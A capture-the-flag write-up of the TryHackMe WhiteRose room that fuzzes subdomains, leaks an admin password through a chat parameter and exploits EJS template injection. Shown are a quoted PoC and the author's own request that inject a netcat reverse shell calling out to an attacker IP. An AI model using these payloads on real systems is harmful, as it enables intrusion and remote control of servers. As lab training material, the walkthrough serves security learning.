

WHITE ROSE

Welcome to my writeup where I am gonna be pwning the **WhiteRose** machine from **TryHackMe**. This challenge has two flags, and our goal is to capture both. Let's get started!

GETTING STARTED

To access the challenge, click on the link given below:


<https://tryhackme.com/r/room/whiterose>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.


RECONNAISSANCE

I performed an **nmap** aggressive scan to find open ports and the services running on them.




```
(root@kali)-[~/thm/whiterose]
# nmap -A -p- 10.10.196.151 -oN whiterose.nmap --min-rate 10000 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-06 03:03 EST
Nmap scan report for 10.10.196.151
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 b9:07:96:0d:c4:b6:0c:d6:22:1a:e4:6c:8e:ac:6f:7d (RSA)
|_ 256 ba:ff:92:3e:0f:03:7e:da:30:ca:e3:52:8d:47:d9:6c (ECDSA)
_| 256 5d:e4:14:39:ca:06:17:47:93:53:86:de:2b:77:09:7d (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

I also saved the credentials that were given to me by the creator.




FOOTHOLD

Since the **nmap** scan revealed port 80 to be running, I tried to access it through my browser but couldn't do so as the domain was not being identified. Hence, I manually mapped the domain to the machine IP in the `/etc/hosts` file.



I then tried accessing the website.



The home page revealed nothing interesting, so I tried brute forcing available subdomains.

```

# ffuf -u http://cyprusbank.thm -H "Host: FUZZ.cyprusbank.thm" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fw 1

National Bank of Cyprus
We thank you for your patience

v2.1.0-dev

:: Method      : GET
:: URL        : http://cyprusbank.thm
:: Wordlist   : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header     : Host: FUZZ.cyprusbank.thm
:: Follow redirects : false
:: Calibration    : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500
:: Filter        : Response words: 1

www          [Status: 200, Size: 252, Words: 19, Lines: 9, Duration: 144ms]
admin        [Status: 302, Size: 28, Words: 4, Lines: 1, Duration: 150ms]
:: Progress: [114441/114441] :: Job [1/1] :: 285 req/sec :: Duration: [0:07:44] :: Errors: 0 ::
```

Note

I initially tried fuzzing subdomains using `FUZZ.cyprusbank.thm` as the target without specifying the `Host` header but this didn't work. So I looked around on the internet and found a better way of performing subdomain fuzzing. Here's a breakdown simple explanation and purpose of the above command:

- The `/etc/hosts` entry maps the IP to a particular domain. This IP is only mapped to that particular domain and not to any subdomains related to it unless explicitly mentioned.
- The HTTP `Host` header is a part of web requests that tells the server which website the client wants to connect to. So if I type `example.com`, the browser sends a request with `Host: example.com` header.
- So I can use this mechanism to check if a particular IP has a subdomain in it by looking for different `Host` header values on a domain.
- Also, `-fw 1` Filters out responses with 1 word in the response, typically used to ignore consistent error responses.

After finding a subdomain, I mapped it in the `/etc/hosts` file.

```

127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.196.151   cyprusbank.thm admin.cyprusbank.thm www.cyprusbank.thm
```

I navigated to the **admin** panel that I had discovered and tried logging in using the credentials that I had been given at the start.

The screenshot shows a Firefox browser window with the address bar set to "cyrusbank.thm/" and the sub-page "admin.cyprusbank.thm/login". The main content area displays the "Cyrus National Bank | Admin Panel" login page. The page has a central "Login Page" form with two input fields: "Name" containing "Olivia Cortez" and "Password" containing "*****". Below the form is a note: "Customer? This login page is for managers and admins." followed by a link "Go to the [customer page](#)". At the bottom of the page, there are links for "Home", "Search", "Settings", "Messages", and "Logout".

I logged in as **Olivia** and was able to view information about customers and their transactions.

The screenshot shows a Firefox browser window with the address bar set to "cyrusbank.thm/" and the sub-page "admin.cyprusbank.thm". The main content area displays the "Cyrus National Bank | Admin Panel" dashboard. It includes two tables: "Recent payments" and "Accounts".
Recent payments:

| From | To | Date | Amount |
|--------------------|--------------------|------------|----------|
| Terry Colby | NRMR41005233232710 | 01/11/2019 | 22640000 |
| Lexa Ferdynand | IXLX09035808566525 | 02/11/2019 | 75080000 |
| Hibiki Firmin | BWJL88160344416858 | 02/11/2019 | 83700000 |
| Jacqueline Marinos | AYPH77583721419160 | 03/11/2019 | 65400000 |
| Marijose Kyoko | DTYJ92114725701808 | 05/11/2019 | 19640000 |
| Mika Tao | YKMO40794627980509 | 06/11/2019 | 27070000 |
| Mara Galya | DBPU13001429215622 | 07/11/2019 | 34111000 |
| Maryse Omar | UDPJ84737026449443 | 08/11/2019 | 53970000 |
| Lexa | MWUH09949135242649 | 09/11/2019 | 21104400 |

Accounts:

| Name | Balance | Phone |
|------------------|------------------|-------------|
| Greg Hikaru | \$49.389.308.000 | ***_***_*** |
| Avrora Arata | \$43.329.700.000 | ***_***_*** |
| Phillip Price | \$8.137.764.000 | ***_***_*** |
| Rene Barnaby | \$83.233.700.000 | ***_***_*** |
| Marijose Kyoko | \$91.888.000.400 | ***_***_*** |
| Zhang Yiming | \$15.889.500.000 | ***_***_*** |
| Markos Alexandra | \$80.611.330.700 | ***_***_*** |
| Kōji Patryk | \$35.988.000.000 | ***_***_*** |
| Kalervo Nigel | \$34.313.810.800 | ***_***_*** |
| Otto Giampiero | \$39.117.230.000 | ***_***_*** |
| Tomás Bérenger | \$15.797.471.000 | ***_***_*** |

I looked in the **Messages** tab and found a bunch of messages.

Cyprus National Bank - Admin Chat

Greger Ivayla: Looks really cool!
Jemmy Laurel: Hey have you guys seen Mrs. Jacobs recently??
Olivia Cortez: No she hasn't been around for a while
Jemmy Laurel: Oh, is she OK?
Olivia Cortez: heyyy

Enter a message

From the url, I found that the page displayed messages based on the parameter `c`. So I tried changing its value to view more messages. On `c=10`, I found the credentials of the privileged admin account.

Cyprus National Bank - Admin Chat

Olivia Cortez: heyyy

Enter a message

The screenshot shows a Firefox browser window with the title "Cyrus National Bank" and the URL "admin.cyprusbank.thm/messages/?c=10". The page header includes "Home", "Search", "Settings", "Messages", and "Logout". The main content area is titled "Cyprus National Bank - Admin Chat". It displays a conversation between several characters:

DEV TEAM: Thanks Gayle, can you share your credentials? We need privileged admin account for testing
Gayle Bev: Of course! My password is 'p~]P@5!6;rs558:q'
DEV TEAM: Alright we are trying to implement chat history, everything should be ready in week or so
Gayle Bev: That's nice to hear!
Gayle Bev: Developers implemented this new messaging feature that I suggested! What you guys think?
Greger Ivayla: Looks really cool!
Jemmy Laurel: Hey have you guys seen Mrs. Jacobs recently??
Olivia Cortez: No she hasn't been around for a while
Jemmy Laurel: Oh, is she OK?
Olivia Cortez: heyyy

Below the chat is a text input field with the placeholder "Enter a message".

I used these credentials to log in as a privileged user.

The screenshot shows a Firefox browser window with the title "Cyrus National Bank" and the URL "admin.cyprusbank.thm/login". The page header includes "Home", "Search", "Settings", "Messages", and "Login". The main content area is titled "Login Page". It contains two input fields: "Name" (containing "Gayle Bev") and "Password" (containing a masked password). Below the fields is a red error message box containing "Invalid username or password". At the bottom is a black "Login" button. A small note at the bottom says "Customer? This login page is for managers and admins. Go to the [customer page](#)".

Now I could view information that was hidden from **Olivia**.

The screenshot shows the Cyrus National Bank Admin Panel. At the top, there are tabs for 'Recent payments' and 'Accounts'. The 'Recent payments' table lists transactions from Terry Colby, Lexa Ferdynand, Hibiki Firmín, Jacqueline Marinos, Marijose Kyoko, Mika Tao, Mara Galya, Maryse Omar, and Lexa. The 'Accounts' table lists customers like Greg Hikaru, Avrora Arata, Phillip Price, Rene Barnaby, Marijose Kyoko, Zhang Yiming, Markos Alexandra, Köji Patryk, Kalervo Nigel, Otto Giampiero, and Tomás Bérenger with their balances and phone numbers.

I visited the **Settings** tab and found an option to change user passwords. I tried changing password of **Terry Colby**.

The screenshot shows the 'Customer Settings' page. It has two input fields: 'Enter a customer name' containing 'Terry Colby' and 'Enter a new password' containing '*****'. A large black 'Save' button is at the bottom.

The screenshot shows the 'Customer Settings' page again. A green success message at the top says 'Password updated to \'password\''. The input fields and save button are identical to the previous screenshot.

However, it didn't actually work. I couldn't log in as **Terry** with the new password. So I sent another request and analyzed it on **Burp Suite**.

Burp Suite Community Edition v2024.8.5 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

HTTP history Websockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Notes | TLS | IP | Cookies | Time | Listener port | Start response time |
|----|-----------------------------|--------|--------------|--------|--------|-------------|--------|-----------|-----------|----------------------|-------|---------------|-------------------------|-------------------|------|---------------|---------------------|
| 1 | http://admin.cyprusbank.thm | GET | /search | | | 302 | 411 | HTML | | Cyprus National Bank | | 10.10.196.151 | connect.sid=%3A5fa8L... | 04:52:51 6 Nov... | 8080 | 128 | |
| 2 | http://admin.cyprusbank.thm | GET | /login | | | 200 | 2434 | HTML | ico | Error | | 10.10.196.151 | | 04:52:51 6 Nov... | 8080 | 143 | |
| 4 | http://admin.cyprusbank.thm | GET | /favicon.ico | | | 404 | 430 | HTML | ico | Cyprus National Bank | | 10.10.196.151 | | 04:52:52 6 Nov... | 8080 | 139 | |
| 5 | http://admin.cyprusbank.thm | POST | /login | | ✓ | 200 | 2524 | HTML | | Cyprus National Bank | | 10.10.196.151 | | 04:53:13 6 Nov... | 8080 | 149 | |
| 6 | http://admin.cyprusbank.thm | POST | / | | | 303 | 370 | HTML | | Cyprus National Bank | | 10.10.196.151 | | 04:54:04 6 Nov... | 8080 | 145 | |
| 7 | http://admin.cyprusbank.thm | GET | / | | | 200 | 8901 | HTML | | Cyprus National Bank | | 10.10.196.151 | | 04:54:25 6 Nov... | 8080 | 167 | |
| 9 | http://admin.cyprusbank.thm | GET | /settings | | | 200 | 2251 | HTML | | Cyprus National Bank | | 10.10.196.151 | | 04:54:31 6 Nov... | 8080 | 142 | |
| 10 | http://admin.cyprusbank.thm | GET | / | | | 304 | 188 | | | | | 10.10.196.151 | | 04:54:42 6 Nov... | 8080 | 147 | |
| 11 | http://admin.cyprusbank.thm | GET | /settings | | | 304 | 187 | | | | | 10.10.196.151 | | 04:54:48 6 Nov... | 8080 | 148 | |
| 12 | http://admin.cyprusbank.thm | POST | /settings | | ✓ | 200 | 2337 | HTML | | Cyprus National Bank | | 10.10.196.151 | | 04:54:54 6 Nov... | 8080 | 143 | |

Request

Pretty Raw Hex

```

1 POST /settings HTTP/1.1
2 Host: admin.cyprusbank.thm
3 Content-Length: 30
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://admin.cyprusbank.thm
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/129.0.6668.71 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://admin.cyprusbank.thm/settings
12 Accept-Encoding: gzip, deflate, br
13 Cookie: connect.sid=s%3A5fa8L0_EZPfOYmzp_zCgZP219eT4nTqJ.WhSajyLek7L5prmc5%2FbnThaBgM16jzB0dg1A5fnGx8
14 Connection: keep-alive
15
16 name=Terry+Colby&password=password

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 06 Nov 2024 09:54:56 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: keep-alive
6 X-Powered-By: Express
7 ETag: W/"852-Ab0d44PvgZ3e5veAulfZ4BkWQ"
8 Content-Length: 2690
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="UTF-8">
14     <meta name="viewport" content="width=device-width, initial-scale=1">
15     <link href="/global.css" rel="stylesheet">-->
16     <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-9ndcyUalbzAi2PmJ1OCjMCapSa7SpJef0486qlhnuZ2cdErH0021uK6FUJM" crossorigin="anonymous">
17   </head>
18   <title>
19     Cyprus National Bank
20   </title>
21   <body>
22     <nav class="navbar navbar-expand navbar-dark bg-dark p-3">
23       <div class="container">
24         <h3 class="navbar-brand">
25           Cyprus National Bank Admin Panel

```

Inspector

Request attributes 2

Request body parameters 2

Request cookies 1

Request headers 13

Response headers 7

Burp Suite Community Edition v2024.8.5 - Temporary Project

Dashboard Target **Repeater** View Help

Send Cancel < | > |

Request

Pretty Raw Hex

```

1 POST /settings HTTP/1.1
2 Host: admin.cyprusbank.thm
3 Content-Length: 30
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://admin.cyprusbank.thm
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/129.0.6668.71 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://admin.cyprusbank.thm/settings
12 Accept-Encoding: gzip, deflate, br
13 Cookie: connect.sid=s%3A5fa8L0_EZPfOYmzp_zCgZP219eT4nTqJ.WhSajyLek7L5prmc5%2FbnThaBgM16jzB0dg1A5fnGx8
14 Connection: keep-alive
15
16 name=Terry+Colby&password=password

```

Response

Pretty Raw Hex Render

Cyprus National Bank | Admin Panel Home Search Settings Mess

Customer Settings

Password updated to 'pass'

Enter a customer name

Enter a new password

Save

I forwarded the request to **Repeater** for further testing and analyzed the application behavior for different password values. I tested for SQL injection and empty password field but got no response in return.

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is made to `/settings` with the following parameters:

```

POST /settings HTTP/1.1
Host: admin.cyprusbank.thm
Content-Length: 26
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://admin.cyprusbank.thm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://admin.cyprusbank.thm/settings
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%aL0_EZPf0Ymzp_zCgZP2i9eT4nTqJ.WhSajyLek7hL5prmc%2FbnThaBgM16jzB0dg1ASfnGx8
Connection: keep-alive
name=Terry+Colby&password=

```

In the Response tab, the server returns a success message: "Password updated to ''". Below it is a rendered form for updating customer settings, which includes fields for "Enter a customer name" and "Enter a new password", and a "Save" button.

However, when I removed the **password** field altogether, I received an error that revealed backend information.

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is made to `/settings` with the following parameters:

```

POST /settings HTTP/1.1
Host: admin.cyprusbank.thm
Content-Length: 16
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://admin.cyprusbank.thm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://admin.cyprusbank.thm/settings
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%aL0_EZPf0Ymzp_zCgZP2i9eT4nTqJ.WhSajyLek7hL5prmc%2FbnThaBgM16jzB0dg1ASfnGx8
Connection: keep-alive
name=Terry+Colby

```

In the Response tab, the server returns an error message related to EJS template rendering. The error message is:

```

ReferenceError: /home/web/app/views/settings.ejs:14
  12|   <div class="alert alert-info mb-3"><%= message %></div>
  13|   <% } %>
>> 14|   <% if (password != -1) { %>
  15|     <div class="alert alert-success mb-3">Password updated to '<%= password %>'</div>
  16|   <% } %>
  17|   <% if (typeof error != 'undefined') { %>

```

password is not defined
at eval ("~/home/web/app/views/settings.ejs":27:8)
at settings (/home/web/app/node_modules/ejs/lib/ejs.js:692:17)
at tryHandleCache (/home/web/app/node_modules/ejs/lib/ejs.js:272:36)
at View.exports.renderFile [as engine] (/home/web/app/node_modules/ejs/lib/ejs.js:489:10)
at View.render (/home/web/app/node_modules/express/lib/view.js:135:8)
at tryRender (/home/web/app/node_modules/express/lib/application.js:657:10)
at Function.render (/home/web/app/node_modules/express/lib/application.js:609:3)
at ServerResponse.render (/home/web/app/node_modules/express/lib/response.js:1039:7)
at /home/web/app/routes/settings.js:27:7
at runMicrotasks (<anonymous>)

The error message specified `settings.ejs`. I did not know much about `ejs` so I asked [chatgpt](#).

EJS (Embedded JavaScript) is a templating engine for Node.js. It allows you to embed JavaScript code within HTML and helps you generate HTML markup with dynamic content. With EJS, you can create reusable templates that render data passed from the server, making it easier to build dynamic web applications.

Next, I looked for exploits on google and found a bunch of addressing a remote code execution vulnerability.

ejjs exploits - Google Search

All Videos Images Shopping News Web Books More Tools

ejs vulnerabilities

Known vulnerabilities in the ejjs package. This does not include vulnerabilities belonging to this package's dependencies. Automatically find and fix ...

boiledsteak/EJS-Exploit: Remote Code Execution ...

Remote Code Execution EJS Web Applications using express-fileupload - boiledsteak/EJS-Exploit.

ejs 3.1.6 vulnerabilities

ejjs is a popular JavaScript templating engine. Affected versions of this package are vulnerable to Improper Control of Dynamically-Managed Code Resources.

Template Injection (CVE-2023-29827) - Vulnerability & ...

14 May 2024 — Vulnerability description, ejjs v3.1.9 is vulnerable to server-side template

So I then looked for **rce** exploits and found a bunch of articles.

ejjs exploit rce - Google Search

All Videos Images News Shopping Web Books More Tools

boiledsteak/EJS-Exploit: Remote Code Execution ...

Remote Code Execution EJS Web Applications using express-fileupload - boiledsteak/EJS-Exploit.

Attack: Node.JS EJS Module RCE CVE-2022-29078

This attack could pose a serious security threat. You should take immediate action to stop any damage or prevent further damage from happening.

ejjs 2.3.4 vulnerabilities

ejjs is a popular JavaScript templating engine. Affected versions of this package are vulnerable to Improper Control of Dynamically-Managed Code Resources.

Nodejs and a simple RCE exploit

While reading the blog post on a RCE on demo.paypal.com by @artspl0it, I wanted to build a simple nodejs app that I could use to demo remote code execution.

ejjs exploit rce - Google Search

ejjs exploit rce - Snyk

How to fix?

Upgrade ejjs to version 3.1.7 or higher.

Overview

ejjs is a popular JavaScript templating engine. Affected versions of this package are vulnerable to Remote Code Execution (RCE) by passing an unrestricted render option via the `view options` parameter of `renderFile`, which makes it possible to inject code into `outputFunctionName`.

Note: This vulnerability is exploitable only if the server is already vulnerable to Prototype Pollution.

PoC:

```
http://localhost:3000/page?id=2&settings[view options]
[outputFunctionName]=x;process.mainModule.require('child_process').execSync('nc -e sh 127.0.0.1 1337');
```

CVSS assessment made by Snyk's Security Team

8.1 HIGH


Exploit Maturity: PROOF OF CONCEPT

EPSS: 32.27% (98th percentile)

Do your applications use this vulnerable package?

In a few clicks we can analyze your entire application and see what components are vulnerable in your application, and

I appended the payload to my request and forwarded it. However, the `nc` version on the server did not support the `-e` argument.



The screenshot shows the Burp Suite interface with a POST request to `/settings`. The payload contains a shell command:

```
POST /settings HTTP/1.1
Host: admin.cyprushbank.thm
Content-Length: 103
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Origin: http://admin.cyprushbank.thm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Referer: http://admin.cyprushbank.thm/settings
Cookie: connect.sid=s%3AZu2hk591Y6JP6czCNHlWgXQFCYgF-8s.F2v#FHTKVsyrG01RwotUws%2BgCxZG6AjYxkStUUAIyem
Connection: keep-alive
name=test&password=123456&settings[view
options][outputFunctionName]=x;process.mainModule.require('child_process').execSync('nc -e /bin/bash
10.21.17.140 1234');s
```


The response shows an error message indicating that the `nc` command failed because it does not support the `-e` option:

```
